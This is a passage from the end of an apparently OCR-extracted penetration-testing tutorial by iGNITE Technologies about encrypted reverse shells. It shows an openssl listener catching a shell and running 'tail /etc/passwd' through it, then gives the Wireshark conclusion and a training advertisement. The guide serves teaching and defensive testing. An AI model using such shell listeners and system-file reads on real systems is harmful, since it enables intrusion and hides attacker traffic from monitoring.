tail /etc/passwd

```
└─# openssl s_server -quiet -key ignite.pem -cert ignite.pem -port 8080
# tail /etc/passwd
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:126:65534::/run/sshd:/usr/sbin/nologin
```

The moment of truth for determining whether or not the communication or reverse shell generated with the help of a pem certificate using Openssl is encrypted. To accomplish this, we used Wireshark to record the traffic and follow the TCP stream. According to the analysis, the communication is encrypted.



Conclusion

The goal of this essay was to try out different networking technologies to generate encrypted shells and see if the reverse shell activity's communication was subject to network sniffing. We've covered some of the more well-known tools in this category, but there may be others. We'll leave it up to you to find them and evaluate their capacity to encrypt data.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux